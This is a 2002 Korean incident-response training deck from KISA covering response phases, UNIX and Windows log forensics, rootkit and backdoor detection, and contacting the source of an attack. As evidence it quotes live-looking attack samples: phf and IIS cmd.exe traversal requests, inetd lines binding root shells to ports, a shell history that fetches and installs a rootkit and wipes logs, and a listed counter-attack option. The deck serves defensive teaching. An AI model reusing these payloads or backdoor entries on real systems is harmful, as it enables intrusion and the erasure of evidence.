

# 사고 분석 및 대응

2002. 10. 1

정 현 철

hcjung@certcc.or.kr

한국 정보보호진흥원  
해킹바이러스상담지원센터

# 목 차

- 사고대응 단계별 처리절차
- 침해사고 분석 기술
  - 로그 분석
  - 시스템파일 분석
  - 침입흔적 추적 & 백도어 탐지
- 침해사고 대응 방법
- PGP

# 사고대응 단계별 처리절차

- Emergency Action Plan
- Phase 1 : Preparation
- Phase 2 : Identification
- Phase 3 : Containment
- Phase 4 : Eradication
- Phase 5 : Recovery
- Phase 6 : Follow-Up

# 사고대응 단계별 처리절차

- Emergency Action Plan
  - Remain Calm
  - Take Good Notes
    - Who, What, When, Where, How and Why
  - Notify The Right People And Get Help
  - Enforce A “Need To Know” Policy
  - Use Out-of-Band Communications
  - Contain The Problem
  - Make Backups
  - Get Rid of The Problem
  - Get Back In Business

# 사고대응 단계별 처리절차

- Phase 1 : Preparation
  - 사고처리 팀원 선발 및 조직화
  - 조직의 재난 복구계획에 컴퓨터 사고처리를 포함
  - 비상연락체계 구축
    - IRT, Firewall, IDS, vendor
  - 팀원을 위한 교육, 훈련
  - 내부 부서간의 협조를 위한 지침 수립
  - 사법기관과 CIRT팀과의 인터페이스 유지
  - 준비물
    - Binary backup 장비, Forensic software, Fresh backup media, CD's with binaries, Hub, Laptop, ...

# 사고대응 단계별 처리절차

- Phase 2 : Identification
  - 사고처리를 위한 팀 구성
  - 해당 event가 실제 사고인지 결정
  - 적절한 기관이나 사람에게 통지
    - CEO, 사법기관, CIRT
  - 네트워크 서비스제공자에 도움 요청
  - 증거물 보관에 신중
    - Chain of Custody

# 사고대응 단계별 처리절차

- Phase 3 : Containment
  - 문제가 더 악화되는 것을 방지
  - 네트워크 분리
  - 바이너리 백업
    - dd, ghost, drive duplicator, ...
  - 주변 시스템도 로그 분석
  - 패스워드 교체(sniffer 의심)
  - Windows 공유 제한

# 사고대응 단계별 처리절차

- Phase 4 : Eradication
  - 사고 원인과 증상을 파악
  - 방지대책 강화
    - Defense in Depth
  - 취약점 분석
  - 사고의 원인 제거
  - 사고 직전의 깨끗한 백업본을 준비



# 사고대응 단계별 처리절차

- Phase 5 : Recovery
  - 악성코드가 설치되지 않게 주의해서 백업본으로 restore
  - 시스템이 정상상태로 복귀 확인
  - 운영을 재개하는 시점은 시스템 소유자가 결정
  - 시스템 재개 후 모니터링

# 사고대응 단계별 처리절차

- Phase 6 : Follow-Up
  - Follow-Up 보고서 작성
  - Follow-Up meeting

# 침해사고 분석 기술

## -로그 파일 분석-

- 분석해야할 로그
  - Router Log
  - Firewall Log
  - IDS Log
  - System Log
    - UNIX(Linux, Solaris, HP-UX, AIX, IRIX, ...)
    - Windows(Windows NT/2000, 95/98)
  - Application Log
    - Web, FTP, Sendmail, ...

# 침해사고 분석 기술

## -로그 파일 분석-

- 시스템별 로그 파일 위치

디렉토리	유닉스 버전
<b>/usr/adm</b>	국산주전산기 II, <b>HP-UX</b>
<b>/var/adm</b>	국산주전산기 III, <b>Solaris, AIX</b>
<b>/var/log</b>	<b>Linux, BSD</b>

# 침해사고 분석 기술

## -로그 파일 분석-

- View /etc/syslog.conf

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
kern.* /dev/console

# modified by hcjung 5/15/2000
*.* @172.16.2.160

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none /var/log/messages

# The authpriv file has restricted access.
authpriv.* /var/log/secure

# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg *
```

# 침해사고 분석 기술

## -로그 파일 분석-

- UTMP(X)
  - 현재 로그인한 사용자들에 대한 정보
  - /var/run/utmp, /etc/utmp
  - Binary file
  - Utmp 참조 명령어

```
# w
 9:11pm up 6 days, 5:01, 5 users, load average: 0.00, 0.00, 0.00
USER  TTY  FROM          LOGIN@  IDLE  JCPU  PCPU  WHAT
chief pts/0 172.16.2.26   Mon10am 7:20m 0.19s 0.04s  telnet xxx.xxx.150.39
hcjung pts/1 hcjung.kisa.or.k 5:59pm 0.00s 0.11s 0.01s  w
root  pts/3  -            Thu 3pm 5days 0.02s 0.02s  -sh
jys   pts/6 172.16.2.159  Thu 7pm 5days 0.15s 0.04s  sh  ./vetescan xxx.125.110.21
```

# 침해사고 분석 기술

## -로그 파일 분석-

- WTMP(X)
  - 사용자들의 로그인 로그아웃 정보
  - 시스템의 shutdown, booting 정보
  - Binary file
  - wtmp 참조 명령어 : last

```
# last
rung  ttyp0    xxx.146.44.117  Thu Dec  9 20:47 - 20:57 (00:10)
moof  ttyp2    98AE63EE.ipt.aol Thu Dec  9 19:24 - 19:30 (00:06)
moof  ttyp2    98AE63EE.ipt.aol Thu Dec  9 19:23 - 19:24 (00:00)
shinsh ftp      ppp-ts1-port4.sa Sun Nov  7 00:13 - 00:15 (00:02)
hspark pts/2    147.46.76.171  Sat Nov  6 13:56 - 14:01 (00:05)
moksoon ftp     ts7-70t-18.idire Sat Nov  6 13:26 - 13:30 (00:03)
```

# 침해사고 분석 기술

## -로그 파일 분석-

- Secure
  - 보안과 인증관련 메시지를 포함
  - 특히, TCP Wrapper로 부터의 메시지

```
# tail -f /var/log/secure
Apr 19 23:23:35 insecure in.telnetd[645]: connect from 172.16.2.14
Apr 19 23:23:41 insecure login: LOGIN ON 2 BY hcjung FROM hcjung
Apr 20 23:24:29 insecure in.telnetd[1218]: refused connect from bluebird.certcc.or.kr
Apr 20 23:25:27 insecure in.telnetd[1219]: connect from 172.16.2.161
Apr 20 23:25:33 insecure login: LOGIN ON 3 BY hcjung FROM violet93
Apr 20 23:27:18 insecure in.telnetd[1247]: warning: /etc/hosts.allow, line 6:
can't verify hostname: gethostbyname(hcjung.kisa.or.kr) failed
Apr 20 23:27:18 insecure in.telnetd[1247]: connect from 172.16.2.14
Apr 20 23:27:43 insecure login: LOGIN ON 4 BY hcjung FROM hcjung
Apr 20 23:28:51 insecure in.ftpd[1276]: warning: /etc/hosts.allow, line 6:
can't verify hostname: gethostbyname(hcjung.kisa.or.kr) failed
Apr 20 23:28:51 insecure in.ftpd[1276]: connect from 172.16.2.14
```



# 침해사고 분석 기술

## -로그 파일 분석-

- Loginlog
  - 실패한 로그인 시도를 기록(System V 계열)
  - 기본적으로 설정되어 있지 않음

```
# touch loginlog  
# chown root loginlog  
# chmod 600 loginlog
```

```
# tail -f /var/adm/loginlog  
hcjung:/dev/pts/9:Fri Apr 20 14:48:46 2001  
hcjung:/dev/pts/9:Fri Apr 20 14:48:54 2001  
hcjung:/dev/pts/9:Fri Apr 20 14:49:02 2001  
hcjung:/dev/pts/9:Fri Apr 20 14:49:11 2001  
hcjung:/dev/pts/9:Fri Apr 20 14:49:20 2001
```

# 침해사고 분석 기술

## -로그 파일 분석-

- Sulog
  - su(substitute user) 성공/실패 내역 기록
  - effective UID가 변환된 사용자의 UID로 변경
    - 사용자변경내용이 utmp와 wtmp에 반영되지 않음

```
# tail -f /var/adm/sulog
SU 04/17 16:18 + pts/10 informix-root
SU 04/18 09:10 - pts/8 hcjung-root
SU 04/18 09:10 - pts/8 hcjung-root
SU 04/18 09:10 + pts/8 hcjung-root
```

# 침해사고 분석 기술

## -로그 파일 분석-

- Xferlog

- Ftpd를 이용한 파일 송수신 내역 기록
- With “-l” option(/etc/inetd.conf)

- ftp stream tcp nowait root /usr/sbin/tcpd in.ftpd -l -a

incoming

```
Sat Apr 21 00:53:44 2001 1 violet93.kisa.or.kr 14859 /tmp/statdx2.c a _ i r root ftp 1 root c
Sat Apr 21 00:54:09 2001 1 violet93.kisa.or.kr 821 /etc/passwd a _ o r root ftp 1 root c
```

outgoing

# 침해사고 분석 기술

## -로그 파일 분석-

- ~/.history
  - 사용자가 실행시킨 명령어 기록

```
# more ~/.bash_history
mkdir ." "
cd ." "
ncftp ftp.tehcnotronic.com
gunzip *.gz
tar -xvf *.tar
cd lrk4
make all
cd ..
rm -Rf lrk4
ncftp ftp.technotronic.com
gunzip *.gz
tar -xvf *.tar
Ls
rm lrk4.src.tar
```

```
tar -xvf *.tar
cd lrk4
make install
cd ..
cd ..
rm -Rf ." "
pico /dev/ptyr
mkdir /usr/sbin/mistake.dir
rm /var/log/messages
rm /var/log/wtmp
touch /var/log/wtmp
pico /etc/passwd
reboot
exit
```

# 침해사고 분석 기술

## -로그 파일 분석-

- Messages

- 콘솔상 보여지는 메시지 기록
- 방대한 정보를 기록
  - 커널 에러, 리부팅 메시지, 로그인 실패
  - 해킹공격 기법 확인
  - TIP : use grep(eg. Grep sadmind messages\*)

```
Apr 10 17:25:53 victim /usr/dt/bin/rpc.ttdbserverd[29906]: _Tt_file_system::
findBestMountPoint -- max_match_entry is null, aborting...
Apr 10 17:25:54 victim inetd[147]: /usr/dt/bin/rpc.ttdbserverd: Segmentation Fault - core dumped
Apr 10 17:26:03 victim /usr/dt/bin/rpc.ttdbserverd[8206]: iserase(): 78
Apr 10 17:26:14 victim inetd[147]: /usr/sbin/sadmind: Bus Error - core dumped
Apr 10 17:26:18 victim last message repeated 1 time
Apr 10 17:26:21 victim inetd[147]: /usr/sbin/sadmind: Segmentation Fault - core dumped
Apr 10 17:26:23 victim inetd[147]: /usr/sbin/sadmind: Hangup
Apr 10 17:31:20 victim login: change password failure: No account present for user
Apr 10 17:33:15 victim last message repeated 2 times
Apr 10 17:40:30 victim inetd[147]: /usr/dt/bin/rpc.ttdbserverd: Killed
Apr 10 17:40:30 victim inetd[147]: /usr/dt/bin/rpc.cmsd: Killed
```



# 침해사고 분석 기술

## -로그 파일 분석-

- access\_log or error\_log
  - 웹 서비스 관련 로그
  - CGI 취약점 스캔이나 공격 탐지

```
xxx.xxx.xxx.xxx -- [16/Jun/1998:10:38:02 +0900] "GET /cgi-  
bin/phf?Qname=root%0Acat%20/etc/passwd HTTP/1.1" 200 114873  
xxx.xxx.xxx.xxx -- [16/Jun/1998:20:11:47 +0900] "GET /cgi-bin/phf  
?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 200 114889  
xxx.xxx.xxx.xxx -- [17/Jun/1998:15:37:11 +0900] "GET /cgi-bin/p  
hf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 200 114889  
xxx.xxx.xxx.xxx -- [18/Jun/1998:09:56:49 +0900] "GET /cgi  
-bin/phf/?Qalias=x%0acat%20/etc/passwd HTTP/1.1" 200 114884
```

# 침해사고 분석 기술

## -로그 파일 분석(Windows)-

- IIS 로그
  - MS의 IIS서비스(Web, FTP, Gopher) 관련 로그
  - C:\WINNT\System32\LogFiles


```
2001-05-01 16:25:44 128.163.197.4 - xxx.xxx.139.225 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+..\ 200 -
2001-05-01 16:25:45 128.163.197.4 - xxx.xxx.139.225 80 GET
/scripts/../../winnt/system32/cmd.exe /c+copy+winnt\system32\cmd.exe+root.exe 502 -
2001-05-01 16:25:49 128.163.197.4 - xxx.xxx.139.225 80 GET /scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<tabl
e+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuc
k+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+col
or%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+colo
r%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.asp
502 -
```



# 침해사고 분석 기술

## -로그 파일 분석(Windows)-


- IIS 로그



# 침해사고 분석 기술

## -로그 파일 분석(Windows)-

- Event Log
  - 관리도구 | 사용자 관리자 | 정책 | 감사



# 침해사고 분석 기술

## -로그 파일 분석(Windows)-

- Event Log



응답 분석 및 대응

# 침해사고 분석 기술

## -시스템 파일 분석-

- /etc/passwd, /etc/shadow
- /etc/rc\*
- /var/spool/cron, /etc/crontab,  
/etc/cron.d/
- /etc/services
- /etc/inetd.conf

# 침해사고 분석 기술

## -시스템 파일 분석-

- /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin
meteor:x:501:100:::/bin/csh
chief:x:502:502::/home/chief:/bin/bash
hcjung:x:503:503::/home/hcjung:/bin/bash
moof:x:0:0:::/bin/bash
rung:x:501:501::/home/rung:/bin/bash
```

# 침해사고 분석 기술

## -시스템 파일 분석-

- /etc/rc.d/\*

```
.....생략
    rm -f /dev/fb
    ln -s $fbdev /dev/fb
fi
fi
# Name Server Cache Daemon..
/usr/sbin/nscd -q
#td start
/usr/src/.puta/td
```

# 침해사고 분석 기술

## -시스템 파일 분석-

- /etc/inetd.conf

```
ftp  stream tcp  nowait root  /usr/sbin/tcpd  in.ftpd -l -a
telnet stream tcp  nowait root  /usr/sbin/tcpd  in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
shell stream tcp  nowait root  /usr/sbin/tcpd  in.rshd
#login stream tcp  nowait root  /usr/sbin/tcpd  in.rlogind
exec  stream tcp  nowait root  /usr/sbin/tcpd  in.rexecd
2222 stream tcp  nowait root  /bin/bash bash -i
```

# 침해사고 분석 기술

## - 침입 흔적 추적 & 백도어 탐지 -

- 피해분석시 발견되는 해킹도구들
  - Rootkit 등의 백도어
  - Sniffer
  - Vulnerability Scanner
  - Exploit code
  - DoS attack tools
  - Log eraser
  - IRC bot
  - ...



# 침해사고 분석 기술

## - 침입 흔적 추적 & 백도어 탐지 -

- Hidden Files & Directorys
  - "..."(dot dot dot)
  - " "(space space)
  - ".. "(dot dot space space)
  - 특수문자를 디렉토리명으로 사용
- Chattr
  - changes the file attributes
  - Root 권한으로도 삭제 불가

# 침해사고 분석 기술

## - 침입 흔적 추적 & 백도어 탐지 -

- Find
  - “-ctime n” : changed n\*24 hours ago
    - Find / -ctime -10 -ls
  - “-type c” : File is of type c
    - Find /dev -type f -ls
  - “-user uname” : File is owned by user uname
    - Find / -user bad\_guy -ls
  - “-perm mode” : File's with the permission bits
    - Find / -user root -perm -4000 -print
  - “-name pattern” : files's matches the pattern

# 침해사고 분석 기술

## - 침입 흔적 추적 & 백도어 탐지 -

- Netstat
  - Listen 포트와 connection 상황 확인

```
# netstat -a -p
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State              PID/Program name
tcp      0      0 insecure kisa.or.k:9704    bluebird.certcc.o:62491 ESTABLISHED       1660/sh
tcp      0      0 *:9704          *.*                LISTEN             340/inetd
tcp      0      0 *:6000          *.*                LISTEN             514/Xwrapper
tcp      0      0 *:www           *.*                LISTEN             474/httpd
tcp      0      0 *:login         *.*                LISTEN             340/inetd
tcp      0      0 *:shell         *.*                LISTEN             340/inetd
tcp      0      0 *:telnet        *.*                LISTEN             340/inetd
tcp      0      0 *:ftp           *.*                LISTEN             340/inetd
```

```
# tail /etc/inetd.conf
```

```
linuxconf stream tcp wait root /bin/linuxconf linuxconf --http
9704 stream tcp nowait root /bin/sh sh -i
```

이전 침입 분석 과정

# 침해사고 분석 기술

## - 침입 흔적 추적 & 백도어 탐지 -

- Ps
  - 실행중인 프로세스 리스트

```
# ps aux
USER      PID %CPU %MEM  VSZ  RSS TTY   STAT START  TIME COMMAND
hcjung    649  0.0  0.7 1704  948 pts/2  S   Apr19  0:00 -bash
root      661  0.0  0.6 1944  860 pts/2  S   Apr19  0:00 su -
root      662  0.0  0.7 1744 1000 pts/2  S   Apr19  0:00 -bash
root      1279 0.0  1.5 4176 1976 tty1   S   Apr20  0:00 hanterm
root      1281 0.0  0.7 1744  984 pts/4  S   Apr20  0:00 -bash
root      1421 0.0  0.5 1584  744 pts/0  S   02:06  0:00 telnet 172.16.2.161
root      1732 0.0  0.6 1676  884 ?      S   06:01  0:00 sh -i
root      1735 0.0  0.2 1116  376 ?      SN  06:02  0:00 ./synf 1.1.1.1 172.16.1.161 80 80
```

# 침해사고 분석 기술

## - 침입 흔적 추적 & 백도어 탐지 -

- Rootkit
  - 재침입이나 해킹사실 은폐를 위한 트로이목마 프로그램들의 패키지
  - 반드시 시스템 복구시에 시스템파일 무결성 검증필요
- Rootkit에 의해 변경되는 파일들
  - Login, inetd, rshd, tcpd, crontab, ps, top, pidof, ifconfig, netstat, ls, du, find, syslogd, shell, chfn, chsh, passwd, ...
- 커널 백도어
  - KNARK, ADORE, ...

# 침해사고 분석 기술

- 침입 흔적 추적 & 백도어 탐지 -

- Find troyjaned files
  - ls -alc
  - truss -t open ./ls (Solaris)
  - strace -e trace=open ./ls (Linux)

```
[root@ns1 /bin]# strace -e trace=open ps
open("/lib/libc.so.6", O_RDONLY) = 3
open("/dev/null", O_RDONLY|O_NONBLOCK|0x10000) =
-1 ENOTDIR (Not a directory)
open("/usr/src/.puta/.1file", O_RDONLY) = 3
open(".", O_RDONLY|O_NONBLOCK|0x10000) = 3
```

```
[root@ns1 /bin]# more /usr/src/.puta/.1file
.1addr
.1file
.1logz
.1proc
smurf
```

# 침해사고 대응 방법

- 침해사고 대응 수단

- 공격 사이트 차단

- 서비스 거부 공격에 이용될 우려가 있음
- DOS 공격/지속적 공격일 경우 사용

- 역 공격

- 공격 시스템을 역으로 공격, 미국 DOD 관련 사이트 발견
- 일반 PC사용자들의 메일폭탄 공격 등

- E-mail 대응

- CERT 간에 사용되는 대응방법
- 공격 시스템 또한 또 다른 해킹의 피해자일 경우가 많으므로 E-mail을 통하여 공격사실 통지 및 조사요청

# 침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - 도메인 주소/IP 주소 변환

```
# nslookup 211.32.119.135
```

```
Server: certcc.or.kr
```

```
Address: 211.252.150.1
```

```
Name: www.yahoo.co.kr
```

```
Address: 211.32.119.135
```

```
# nslookup www.yahoo.co.kr
```

```
...
```



# 침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - Whois 이용
    - `whois -h whois.server.name domain.name`
    - `whois -h whois.server.name ip.address`
  - whois 서버
    - `whois.arin.net` : 최상위 도메인 정보제공
    - `whois.apnic.net` : ASIA-PACIFIC 지역 도메인정보 제공
    - `whois.ripe.net` : 유럽 지역의 도메인 정보 제공
    - `whois.krnic.net` : 국내 도메인(kr) 정보제공

# 침해사고 대응 방법

- 공격 사이트 연락처 찾기


- Traceroute 사용

- 공격 사이트 연락처를 찾기 힘든 경우
    - 공격 사이트로부터 답장이 오지 않는 경우

```
$ traceroute host3.example-site.edu
traceroute to host3.example-site.edu (10.72.0.176), 30 hops max
 1 hop1.reporting-site.com (10.112.1.2) 2 ms 2 ms 1 ms
 2 hop2.transit-network.net (10.288.114.254) 2 ms 2 ms 2 ms
 3 hop3.transit-network.net (10.224.137.21) 3 ms 3 ms 5 ms
...
10 hop10.example-site.edu (10.192.33.3) 24 ms 26 ms 26 ms
11 hop11.example-site.edu (10.72.0.11) 27 ms 25 ms 27 ms
12 host3.example-site.edu (10.72.0.176) 26 ms 27 ms 26 ms
```

# 침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - Netlab
    - Finger, whois, ping, traceroute, DNS, Port scan



이  
대  
응  
방  
법  
문  
서  
집

# 침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - Visualroute
    - Visual traceroute

VisualRoute 5.2b

Host: 64.252.150.1 → IP Addresses: 64.252.150.1

Report for 64.252.150.1

**Analysis:** IP packets are being lost past network (private use) at hop 1. There is insufficient information to determine the next network at hop 1. Connections to HTTP port 80 are being rejected.

Hop	%Loss	IP Address	Node Name	Location	Tz	ms	Gr
0		172.16.2.14	hcjung	...			
1		172.16.2.1	-	...		0	
...							
3		64.252.150.1	-	Meriden, CT 06451			

Roundtrip time to 172.16.2.1, average = 0ms, min = 0ms, max = 0ms -- 2001/4/21 10:56:57 오전

**NETWORK: NETBLK-SNET-CIDR002 [65536] (whois.arin.net)** Snap... < -> X

SNET Internet (SBCIS East) (NETBLK-SNET-CIDR002)  
 27 Butler St.  
 Meriden, CT 06451  
 US

Netname: SNET-CIDR002  
 Netblock: 64.252.0.0 - 64.252.255.255  
 Maintainer: SNT

Coordinator:  
 Devezis, Taso N (TND-ARIN) devetzis@SNET.NET  
 +1 203 771 8917 (FAX) +1 203 771 2008

Domain System inverse mapping provided by:

NS1.SNET.NET 204.60.0.2  
 NS2.SNET.NET 204.60.0.3

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Record last updated on 16-Jul-2001.  
 Database last updated on 20-Apr-2001 00:14:29 EDT.

이전 문헌 연구

# 침해사고 대응 방법

- 침해사고대응팀(CERT)에 연락하기
  - 공격사이트와 관련된 지역의 침해사고대응팀에 연락
  - <http://www.first.org/team-info/>
  - 국내 : [cert@certcc.or.kr](mailto:cert@certcc.or.kr)

# 침해사고 대응 방법

- E-mail

- 관련 로그 정보등을 교환할 수 있는 효율적인 방법
- 정보공유 제공
- CC : cert@certcc.or.kr

security@domain.name	- 보안관련 사고 담당자 메일 주소
cert@domain.name	- 보안관련 사고 담당자 메일 주소
abuse@domain.name	- 네트워크 오용 담당자 메일 주소
root@domain.name	- 유닉스 시스템 관리자 주소
postmaster@domain.name	- E-mail 관리자 주소
webmaster@domain.name	- 웹서버 관리자 주소
ip@domain.name	- ISP의 도메인 할당 관리자

- 전화

- 민감하거나 빠른 조치가 필요한 사고시에 직접 연락하여 조치

# 침해사고 대응 방법

- 사고분석 도구
  - Netlab
    - <http://www.listsoft.com/eng/programs/pr134.htm>
  - Visualroute
    - <http://www.visualroute.com>
  - Lsof
    - <ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/>
  - Tripwire
    - <http://www.tripwire.com/>
  - Tcpdump
    - <http://www.tcpdump.org>
  - Snoop

# PGP

- PGP?
  - Pretty Good Privacy
  - 1991년 미국의 Phil Zimmermann에 의해 개발된 전자우편 보안도구



# PGP

- 대표적인 기능

- 암호화

- 기밀성

